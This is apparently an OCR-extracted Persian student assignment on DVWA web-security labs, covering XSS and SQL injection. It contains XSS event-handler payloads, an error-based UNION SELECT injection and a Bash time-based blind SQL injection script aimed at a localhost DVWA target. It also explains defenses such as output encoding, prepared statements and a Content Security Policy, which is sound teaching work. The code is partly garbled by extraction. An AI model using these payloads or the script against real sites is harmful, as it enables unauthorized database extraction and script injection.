تمرین سوم

بخش اول سوال اول

فیلتر کردن تگ‌های خاص مانند `<script>` به‌عنوان یک مکانیزم دفاعی در برابر حملات XSS، در بلندمدت روش مؤثری محسوب نمی‌شود. دلیل اصلی این موضوع آن است که XSS تنها به تگ `<script>` محدود نمی‌شود و می‌توان کدهای جاوااسکریپت را از طریق روش‌ها و تگ‌های متنوع دیگری اجرا کرد.


در HTML و JavaScript، تگ‌ها و ویژگی‌های بسیار زیادی وجود دارند که قابلیت اجرای کد دارند؛ برای مثال استفاده از **ویژگی‌های رویدادی (Event Handlers)** مانند `onclick`، `onmouseover`، `onerror` و ... در تگ‌هایی مانند `<div>`، `<img>` یا `<a>` می‌تواند بدون نیاز به `<script>` منجر به اجرای کد مخرب شود. این موضوع نشان می‌دهد که فیلتر کردن چند تگ خاص، پوشش کاملی برای جلوگیری از XSS ایجاد نمی‌کند.

از طرف دیگر، با افزایش پیچیدگی و تنوع محتوای وب‌سایت‌ها، اعمال فیلترهای سخت‌گیرانه روی تگ‌ها می‌تواند باعث **اختلال در تولید محتوای سالم** شود و تجربه کاربری را کاهش دهد. بنابراین این روش نه‌تنها ناکارآمد است، بلکه در برخی موارد مشکل‌ساز نیز می‌شود.

راهکار اصولی‌تر برای مقابله با حملات XSS، استفاده از **اعتبارسنجی و پاک‌سازی ورودی‌ها (Input Validation & Sanitization)** بر اساس نوع داده‌ی مورد انتظار، به‌همراه **Encode کردن خروجی‌ها (Output Encoding)** است؛ به‌گونه‌ای که ورودی کاربر صرفاً به‌عنوان داده پردازش شود، نه کد اجرایی. این رویکرد نسبت به فیلتر کردن تگ‌های خاص، امنیت بسیار بالاتری فراهم می‌کند.

اسکریپتی که استفاده کردم:

```
<"img src=x onerror="alert('XSS')>

<a href="#" onmouseover="alert('XSS')">Mouse Over</a>
```



سوال دوم

پیام‌های خطای پایگاه داده می‌توانند اطلاعات بسیار حساسی را در اختیار مهاجم قرار دهند. این خطاها معمولاً جزئیاتی درباره‌ی **منطق کوئری‌های SQL**، **ساختار پایگاه داده و نحوه‌ی پیاده‌سازی سمت سرور** افشا می‌کنند. برای مثال، از طریق پیام خطا می‌توان به اطلاعاتی مانند:


- نام پایگاه داده
- تعداد ستون‌ها
- نوع DBMS (مانند MySQL)
- نام جداول یا فیلدها
- و حتی بخش‌هایی از کوئری نوشته‌شده

دسترسی پیدا کرد.

در این تمرین، با تزریق یک علامت نقل‌قول تکی (`'`) در ورودی ماژول SQL Injection، یک خطای SQL تولید شد که نشان‌دهنده‌ی آسیب‌پذیری برنامه بود. این خطا به مهاجم کمک می‌کند تا ساختار کوئری را حدس بزند و سپس با استفاده از تکنیک‌هایی مانند **UNION SELECT**، اطلاعات حساسی مانند نسخه‌ی پایگاه داده (`version@@`) یا نام دیتابیس را استخراج کند.

نمایش مستقیم و خام پیام‌های خطای پایگاه داده به کاربران، یک **اشتباه امنیتی جدی** محسوب می‌شود؛ زیرا این پیام‌ها عملاً نقش راهنما را برای مهاجم ایفا می‌کنند و مسیر حمله را شفاف‌تر می‌سازند. به همین دلیل، در سیستم‌های امن، خطاهای پایگاه داده باید **لاگ شوند ولی به کاربر نمایش داده نشوند** و به‌جای آن پیام‌های عمومی و غیرجزئی نمایش داده شود.

```
#Union Select @@version,null
```



بخش دوم سوال اول

در این بخش، ابتدا ماژول **SQL Injection (Blind)** در وب‌سایت آسیب‌پذیر DVWA روی سطح امنیتی **Low** قرار داده شد. در این سطح، هیچ پیام خطا یا خروجی مستقیمی از پایگاه داده به کاربر نمایش داده نمی‌شود و مهاجم باید صرفاً بر اساس **رفتار و زمان پاسخ سرور** اطلاعات را استخراج کند.

برای انجام این حمله، یک اسکریپت در زبان **Bash** نوشته شد که به‌صورت **Brute Force** تمامی مقادیر ممکن ASCII را بررسی می‌کند. منطق اسکریپت به این صورت است که برای هر مقدار ASCII، یک کوئری شرطی به سرور ارسال می‌شود که در صورت صحیح بودن شرط، تابع `SLEEP()` اجرا شده و باعث تأخیر در پاسخ سرور می‌شود.

نحوه عملکرد SQL Injection کور مبتنی بر زمان:

در حملات Blind SQL Injection، به دلیل عدم نمایش پیام خطا یا داده‌های خروجی، مهاجم نمی‌تواند مستقیماً نتیجه کوئری را مشاهده کند. در عوض، از **نحوه پاسخ‌دهی سرور** (مانند تأخیر زمانی) برای استنباط صحیح یا غلط بودن شرط استفاده می‌شود.

برای مثال، در این روش می‌توان اولین حرف نام پایگاه داده را حدس زد. اگر مقدار ASCII ارسال‌شده صحیح نباشد، سرور پاسخ عادی خود را بازمی‌گرداند؛ اما اگر مقدار صحیح باشد، به دلیل اجرای تابع `SLEEP(5)`، پاسخ سرور با تأخیر چند ثانیه‌ای همراه خواهد بود. با تشخیص این تأخیر، می‌توان نتیجه گرفت که شرط درست بوده و حرف موردنظر به‌درستی حدس زده شده است.

با تکرار این فرآیند، امکان استخراج اطلاعاتی مانند نام پایگاه داده، نسخه DBMS و سایر اطلاعات حساس وجود دارد.


تحلیل: چرا SQL Injection کور یک تهدید جدی است؟

تزریق SQL کور یک تهدید مهم محسوب می‌شود، زیرا حتی در شرایطی که هیچ پیام خطا یا داده‌ای به کاربر نمایش داده نمی‌شود، همچنان امکان نشت اطلاعات حساس وجود دارد. این نوع حمله نشان می‌دهد که **مخفی کردن خطاها به‌تنهایی برای تأمین امنیت کافی نیست**.

مهاجم می‌تواند تنها با تحلیل زمان پاسخ یا رفتار سرور، به اطلاعات مهم پایگاه داده مانند نام دیتابیس، ساختار جداول و سایر داده‌های حساس دسترسی پیدا کند. به همین دلیل، جلوگیری از SQL Injection نیازمند استفاده از **Prepared Statements**، **اعتبارسنجی ورودی‌ها** و **طراحی امن کوئری‌ها** است، نه صرفاً مخفی کردن خروجی‌ها.

```
bin/bash/!#

"#TARGET_URL="http://localhost/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit
"PARAM_NAME="id
SLEEP_TIME=5
"COOKIE="PHPSESSID=2e3fqn4bprgkc2jbee6hmcl17q; security=low

"...echo "Starting SQL Blind Injection Attack
"echo "Target: $TARGET_URL
"echo "Cookie: $COOKIE
"...echo "Testing ASCII values for first character of database name
"" echo

for ascii in {32..126}; do
char=$(printf "\\$(printf '%03o' "$ascii")")

" :echo -n "Testing ASCII $ascii ('$char')

PAYLOAD="' AND
"- --IF(ASCII(SUBSTRING(database(),1,1))=$ascii,BENCHMARK(5000000,MD5(1)),0)

start_time=$(date +%s%3N)

\ curl -s -o /dev/null
\ get--
\ max-time $((SLEEP_TIME + 5))--
\ "cookie "$COOKIE--
\ "data-urlencode "${PARAM_NAME}=${PAYLOAD}--
\ "data-urlencode "Submit=Submit--
"TARGET_URL$"
```

```
end_time=$(date +%s%3N)
duration=$((end_time - start_time))

"echo "Response time: ${duration}ms

if [ "$duration" -ge $((SLEEP_TIME * 1000 - 500)) ]; then
"" echo
"echo "FOUND: '$char' (ASCII: $ascii)
exit 0
fi
done

"echo "Character not found
```



بخش دوم سوال دوم

پیاده‌سازی خطمشی امنیتی محتوا (Content Security Policy)

در این بخش، سطح امنیتی ماژول **XSS** در DVWA روی حالت **Impossible** قرار داده شد. با بررسی کد منبع مشخص شد که این سطح از مکانیزم **Content Security Policy (CSP)** برای جلوگیری از اجرای اسکریپت‌های مخرب استفاده می‌کند.

برای یک برنامه کاربردی فرضی که ورودی کاربر را پردازش می‌کند و در برابر حملات XSS آسیب‌پذیر بوده است، هدر زیر به‌عنوان خطمشی امنیتی محتوا طراحی شد:

```
:Content-Security-Policy
;'default-src 'self
;'script-src 'self
;'object-src 'none
;'img-src 'self
;'font-src 'self
;'style-src 'self
```

این خط‌مشی تنها اجازه اجرای اسکریپت‌ها را از مبدأ یکسان (`'self'`) می‌دهد و از اجرای اسکریپت‌های درون‌خطی مانند تگ `<script>` و هندلرهای رویدادی (مانند `onerror` و `onclick`) جلوگیری می‌کند. همچنین بارگذاری سایر منابع مانند تصاویر، فونت‌ها و فایل‌های CSS نیز به مبدأ خود برنامه محدود شده است.

در نتیجه، حتی اگر مهاجم بتواند ورودی مخربی را وارد کند، مرورگر اجازه اجرای آن را نخواهد داد و حملات XSS انجام‌شده در تمرین‌های قبلی عملاً خنثی می‌شوند.

تحلیل: چرا CSP آخرین خط دفاع است؟

CSP به‌عنوان **آخرین خط دفاع** در نظر گرفته می‌شود، زیرا حتی در شرایطی که سایر مکانیزم‌های امنیتی مانند اعتبارسنجی ورودی‌ها یا فیلترینگ دچار خطا شوند، همچنان می‌تواند از اجرای کد مخرب در سمت کاربر جلوگیری کند.

برخلاف فیلترینگ ورودی که یک رویکرد **واکنشی** محسوب می‌شود و تلاش می‌کند ورودی‌های مخرب را شناسایی و حذف کند، CSP یک مکانیزم **پیشگیرانه** است که تعیین می‌کند مرورگر چه نوع منابعی را مجاز به اجرا بداند. در این روش، حتی اگر ورودی مخرب از فیلتر عبور کند، اجرای آن توسط مرورگر مسدود می‌شود.

به همین دلیل، CSP مکمل روش‌هایی مانند **Prepared Statements** در SQL Injection و **Output Encoding** در XSS است و نقش مهمی در افزایش امنیت کلی برنامه‌های تحت وب دارد.